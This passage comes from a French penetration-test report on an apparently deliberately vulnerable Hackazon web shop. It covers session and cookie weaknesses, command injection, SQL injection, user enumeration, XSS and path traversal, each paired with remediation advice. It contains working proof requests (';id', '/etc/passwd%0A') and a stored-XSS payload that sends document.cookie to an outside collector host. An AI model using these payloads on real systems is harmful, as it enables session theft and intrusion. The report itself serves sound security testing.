Il est recommandé d'implémenter un contrôle d'accès basé sur le rôle des utilisateurs : 1. **Contrôle d'accès renforcé** : Seuls les utilisateurs ayant des privilèges spécifiques doivent pouvoir demander un jeton API. Cela doit être vérifié côté serveur avant toute génération de jeton. 2. **Vérification du rôle de l'utilisateur** : L'application doit vérifier si l'utilisateur possède le rôle nécessaire pour accéder à cette fonctionnalité.		

Gestion des sessions

VULN-03 : Absence d'expiration de session			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Majeur	Facile	3 / 4

Absence d'expiration de session En vérifiant les sécurités des cookies, on peut apercevoir que les sessions n'ont pas d'expiration.




Figure 19: Screenshot des paramètres des cookies de session après un login successful.

Cookie de Session sans Attributs Secure, HttpOnly, et SameSite En analysant les cookies de session de l'application, il a été constaté que le cookie de session PHP n'était pas protégé par les

VULN-03 : Absence d'expiration de session		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 3 / 4
Il est recommandé d'implémenter une politique d'expiration des sessions qui invalide les sessions après une période d'inactivité définie (ex : 15 minutes). Cela peut être combiné avec des techniques comme le renouvellement des cookies et des notifications d'expiration.		

VULN-07 : Cookie de Session sans Attributs Secure, HttpOnly, et SameSite			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Majeur	Facile	3 / 4

attributs `Secure`, `HttpOnly`, et `SameSite`. Cela rend le cookie vulnérable aux attaques telles que le vol de session via un réseau non sécurisé ou les attaques Cross-Site Scripting (XSS).




Figure 20: Capture d'écran du cookie de session sans attributs de sécurité.

Remediation

Validation des entrées utilisateurs

VULN-07 : Cookie de Session sans Attributs Secure, HttpOnly, et SameSite**Complexité estimée : Faible****Travail/coût estimé : Faible****Priorité estimée : 3 / 4**

Il est recommandé de configurer les cookies de session avec les attributs 'Secure', 'HttpOnly', et 'SameSite'. L'attribut 'Secure' garantit que les cookies ne sont envoyés que via une connexion HTTPS, 'HttpOnly' empêche les scripts côté client d'accéder aux cookies, et 'SameSite' empêche les attaques Cross-Site Request Forgery (CSRF).

VULN-06 : Injection de commandes

État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Critique	Facile	4 / 4

Injection de commandes En analysant l'URL <https://hackazon.trackflaw.com/account/documents?page=terms.html;id>, on constate que le paramètre `page` est vulnérable à une injection de commandes système. Cette vulnérabilité permet à un attaquant d'exécuter des commandes directement sur le serveur.

Requête HTTP

```
1 GET /account/documents?page=terms.html;id HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: PHPSESSID=XXXXXXXXXXXXXXXXXXXX; visited_products=%2C1%2C208
  %2C15%2C101%2C81%2C21%2C
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 X-Pwnfox-Color: blue
14 Priority: u=0, i
15 Te: trailers
```




Figure 21: Capture d'écran montrant la commande exécutée avec succès.

Remediation

VULN-06 : Injection de commandes		
Complexité estimée : Moyenne	Travail/coût estimé : Élevé	Priorité estimée : 4 / 4
Il est recommandé de valider et d'assainir strictement tous les paramètres passés dans les URLs, en particulier ceux qui interagissent avec des commandes système. Des mécanismes comme l'utilisation de bibliothèques sécurisées ou l'échappement des caractères spéciaux devraient être appliqués pour éviter toute injection.		

Enumeration utilisateur

VULN-10 : Énumération d'utilisateur			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Modéré	Facile	3 / 4

L'application divulgue des informations sensibles lors de l'enregistrement ou de la récupération de mot de passe pour les utilisateurs. Lorsqu'un utilisateur tente de s'inscrire ou de récupérer un mot

de passe, l'application révèle si l'adresse email ou le nom d'utilisateur existe déjà, permettant à un attaquant de cartographier les comptes existants.

Please Sign Up It's free and always will be.

[Home](#) / [Registration](#)

User already registered

toto

toto

test_user

test@example.com

•

•

By clicking [Register](#), you agree to the [Terms and Conditions](#) set out by this site, including our [Cookie Use](#).

Figure 22: Capture d'écran montrant la divulgation des informations d'enregistrement et de récupération.

```
1 POST /user/register HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
   XXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
   /20100101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
   avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 109
10 Origin: https://hackazon.trackflaw.com
11 Referer: https://hackazon.trackflaw.com/user/register
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 X-Pwnfox-Color: red
18 Priority: u=0, i
19 Te: trailers
20
21 first_name=toto&last_name=toto&username=test_user&email=test%40example.
   com&password=1&password_confirmation=1
```




Figure 23: Capture d'écran montrant la divulgation des informations d'enregistrement et de récupération.

```
1 POST /user/password HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
XXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
/20100101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 18
10 Origin: https://hackazon.trackflaw.com
11 Referer: https://hackazon.trackflaw.com/user/password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 X-Pwnfox-Color: red
18 Priority: u=0, i
19 Te: trailers
20
21 email=toto@tata.fr
```

Remediation

VULN-10 : Énumération d'utilisateur

Complexité estimée : Moyenne	Travail/coût estimé : Faible	Priorité estimée : 3 / 4
<p>Il est recommandé de ne pas révéler d'informations spécifiques concernant l'existence d'un utilisateur. En cas de tentative d'enregistrement ou de récupération de mot de passe, le message d'erreur doit être générique (ex : "Une erreur est survenue."). Cela permet de protéger la vie privée des utilisateurs et de rendre plus difficile la cartographie des comptes existants.</p>		

Injection SQL L'audit a révélé la présence d'une vulnérabilité d'injection SQL au niveau de l'application, ce qui permet à un attaquant d'exécuter des requêtes SQL arbitraires sur la base de données. Cette faille pourrait être exploitée pour extraire, modifier ou supprimer des données sensibles, compromettant ainsi l'intégrité et la confidentialité des informations stockées.

VULN-SQL-INJECTION : Exécution de requêtes SQL arbitraires via injection

État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Très élevé	Faible	4 / 4

Les tests effectués avec l'outil sqlmap ont permis de confirmer la vulnérabilité d'injection SQL sur l'URL suivante :

1 <https://hackazon.trackflaw.com/category/view?id=19>

[illegible]

Figure 24: Sqlmap sortie de commande.

Comme illustré dans la capture d'écran ci-dessous, différents types d'injections (boolean-based blind, stacked queries, time-based blind, et UNION query) ont été exploités avec succès pour interagir directement avec la base de données. Les résultats montrent que l'application est vulnérable aux attaques via le paramètre id en raison d'une absence de validation ou de filtrage adéquat des entrées utilisateurs.

Remediation

VULN-SQL-INJECTION : Mettre en place des mécanismes de validation et d'assainissement des entrées

Complexité estimée : Modéré**Travail/coût estimé : Faible****Priorité estimée : 4 / 4**

Il est crucial de mettre en œuvre des mécanismes de validation rigoureux pour toutes les entrées utilisateur afin de prévenir les injections SQL. L'utilisation de requêtes préparées (requêtes paramétrées) avec des bind variables est fortement recommandée, car elles empêchent les chaînes de caractères injectées par un attaquant d'être interprétées comme du code SQL. De plus, il est conseillé de filtrer et d'assainir toutes les données d'entrée pour éliminer les caractères ou les chaînes potentiellement dangereux. Une approche basée sur le principe du "deny by default" doit être adoptée pour refuser toute entrée suspecte. Enfin, il est recommandé de surveiller les requêtes SQL via un système de détection des intrusions (IDS) ou de gestion des événements et informations de sécurité (SIEM) pour détecter toute tentative d'exploitation potentielle.

Injection Reflected XSS Une vulnérabilité de type Cross-Site Scripting (XSS) a été détectée dans l'application. Cette faille permet à un attaquant d'injecter du code JavaScript malveillant qui s'exécute dans le navigateur de la victime. Le XSS réfléchit se produit lorsque les données envoyées par l'utilisateur sont renvoyées directement au navigateur sans filtrage ou validation adéquate, ce qui peut entraîner des attaques telles que le vol de cookies, l'exécution de scripts malveillants ou la redirection vers des sites de phishing.

VULN-XSS-REFLECTED : Exécution de code JavaScript via injection de XSS réfléchit

État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Modéré	Facile	3 / 4

Lors de l'audit, une injection de XSS réfléchit a été découverte dans le paramètre searchString de la fonctionnalité search. La requête vulnérable est la suivante:

```
1 GET /search?id=&searchString=<script>alert(1)</script> HTTP/2
2 Host: hackazon.trackflaw.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
  Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://hackazon.trackflaw.com/index.php
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
```



```
12 Sec-Fetch-User: ?1
13 X-Pwnfox-Color: red
14 Priority: u=0, i
15 Te: trailers
```

Comme illustré dans la capture d'écran ci-dessous, le script injecté par le testeur a été exécuté directement dans le navigateur, confirmant la vulnérabilité. Ce type d'attaque permettrait à un attaquant de manipuler le contenu de la page ou de voler des informations sensibles comme le cookie de session utilisateur.




Figure 25: alert stored xss.

Remediation

VULN-XSS-REFLECTED : Mettre en place une validation et une échappement des entrées utilisateurs		
Complexité estimée : Modéré	Travail/coût estimé : Faible	Priorité estimée : 3 / 4
Il est conseillé d'assainir et d'échapper systématiquement toutes les entrées utilisateur avant de les renvoyer au navigateur. Les caractères spéciaux utilisés en JavaScript, HTML et CSS doivent être correctement échappés pour éviter l'exécution de scripts injectés. En outre, l'application devrait utiliser des entêtes de sécurité appropriés tels que Content-Security-Policy (CSP) pour restreindre l'exécution de scripts non autorisés. Il est également recommandé de valider côté serveur toutes les données d'entrée pour détecter et bloquer toute tentative d'injection malveillante.		

Injection Stored XSS Une vulnérabilité de type Cross-Site Scripting (XSS) stockée a été détectée dans l'application. Contrairement au XSS réfléchitif, où l'attaque est immédiate et temporaire, le XSS stocké permet à un attaquant de faire persister un script malveillant sur le serveur. Ainsi, chaque utilisateur accédant à la page vulnérable se verra exécuter ce script, ce qui rend l'attaque plus dangereuse et difficile à détecter.

VULN-XSS-STORED : Exécution de code JavaScript via injection de XSS stocké			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Facile	4 / 4

Lors de l'audit, une injection de XSS stockée a été découverte dans la section FAQ de l'application, où les utilisateurs peuvent soumettre des questions. La requête POST suivante a été utilisée pour injecter un script JavaScript malveillant via le paramètre userQuestion :

```
1 POST /faq HTTP/2
2 Host: hackazon.trackflaw.com
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-Length: 258
5
6 userEmail=toto%40tata.fr&userQuestion=<PAYLOAD>&_csrf_faq=
  AcHrpTTu6c3dmKzt5gFPDZ48YvRAoV37
```

Le code injecté a été stocké sur le serveur et a été exécuté chaque fois qu'un utilisateur accédait à la page FAQ, comme illustré dans la capture d'écran ci-dessous.




Figure 26: alert stored xss.

Exemple d'attaque : En utilisant une charge utile telle que `<script> fetch('https://cfvont1lcy9qkyinwrvp2mxc43auymbb.oastify.com/', { method: 'POST', mode: 'no-cors', body:document.cookie }); </script>`, le script est injecté et stocké sur la page, se déclenchant chaque fois que quelqu'un accède à la section FAQ. Combiné à la vulnérabilité des faibles paramètres du cookie de session utilisateur, cette charge utile permet d'extraire le cookie de session et de l'envoyer vers un serveur potentiellement malveillant. Ce cas d'usage entraîne ainsi une usurpation d'identité, permettant à un attaquant d'utiliser la session de l'utilisateur ciblé.

Remediation

VULN-XSS-STORED : Assainir et filtrer toutes les entrées utilisateur		
Complexité estimée : Modéré	Travail/coût estimé : Modéré	Priorité estimée : 4 / 4
Il est fortement recommandé de mettre en place des mesures d'assainissement et de validation côté serveur pour toutes les entrées utilisateur. Les balises HTML doivent être correctement échappées afin d'empêcher l'exécution de tout script. De plus, il est conseillé d'utiliser un mécanisme de liste blanche pour les entrées utilisateur et de désactiver toute exécution de code potentiellement malveillant. Enfin, l'utilisation de headers de sécurité tels que Content-Security-Policy (CSP) peut aider à atténuer le risque d'exécution de scripts injectés en bloquant les sources non approuvées de contenu scripté. Il est aussi essentiel de renforcer la sécurité des cookies de session en les marquant comme HttpOnly, Secure et en implémentant une politique de renouvellement régulier pour limiter la durée de vie d'une session volée.		

Obtention arbitraire d'un fichier non-autorisé Une vulnérabilité de traversée de chemin a été identifiée sur l'application, permettant à un attaquant d'accéder à des fichiers système sensibles en manipulant les paramètres de la requête. Cette faille peut être exploitée pour lire des fichiers arbitraires du système d'exploitation sur lequel l'application est hébergée, exposant ainsi des informations critiques qui ne devraient pas être accessibles aux utilisateurs.


VULN-PATH-TRAVERSAL : Traversée de chemin non sécurisée			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Facile	3 / 4

La requête suivante illustre cette vulnérabilité :

```
1 GET /account/help_articles?page=/etc/passwd%0A HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
  XXXXXXXXXXXXXXXXXXXX
```

Ici, le paramètre page de la requête a été manipulé pour inclure le chemin du fichier /etc/passwd. La traversée de chemin est facilitée par l'utilisation du caractère %0A, qui représente un saut de ligne (newline). Ce caractère est essentiel pour que l'attaque fonctionne, probablement à cause de la manière dont le paramètre est interprété par le système ou l'application.

Exploitation et tests : En testant différentes valeurs pour le paramètre page, il a été découvert que l'ajout du caractère %0A permettait de contourner certains mécanismes de sécurité ou de formatage de l'application, rendant possible l'accès au fichier système. Une fois la requête envoyée, le contenu du fichier /etc/passwd a pu être consulté, exposant des informations critiques sur les utilisateurs du système.

**Figure 27:** Path traversal

Dans cet exemple, la requête permet de lire le fichier système `/etc/passwd`, qui contient des informations sur les utilisateurs du système, telles que les noms d'utilisateur et les répertoires personnels. Bien que les mots de passe soient généralement hachés ou stockés dans un autre fichier, ces informations peuvent toujours être utiles pour d'autres attaques (par exemple, reconnaissance, exploitation ultérieure).

Des tests ont été effectués pour déterminer si l'application était également vulnérable à une injection de commande en essayant de manipuler la requête comme suit :

```
1 GET /account/help_articles?page=/etc/passwd%0Awhoami
```

Cependant, il a été observé que seule la lecture de fichiers arbitraires était possible, ce qui confirme qu'il s'agit d'une vulnérabilité de path traversal et non d'une injection de commande.

Remediation

VULN-PATH-TRAVERSAL : Valider et restreindre les chemins accessibles		
Complexité estimée : Modéré	Travail/coût estimé : Modéré	Priorité estimée : 4 / 4
Pour corriger cette vulnérabilité, il est essentiel de valider rigoureusement toutes les entrées utilisateur utilisées pour accéder à des fichiers. Le paramètre <code>page</code> ne doit permettre que l'accès à des fichiers spécifiques prédéfinis par l'application (par exemple, via une liste blanche). Les entrées doivent être nettoyées pour empêcher l'inclusion de caractères spéciaux comme		

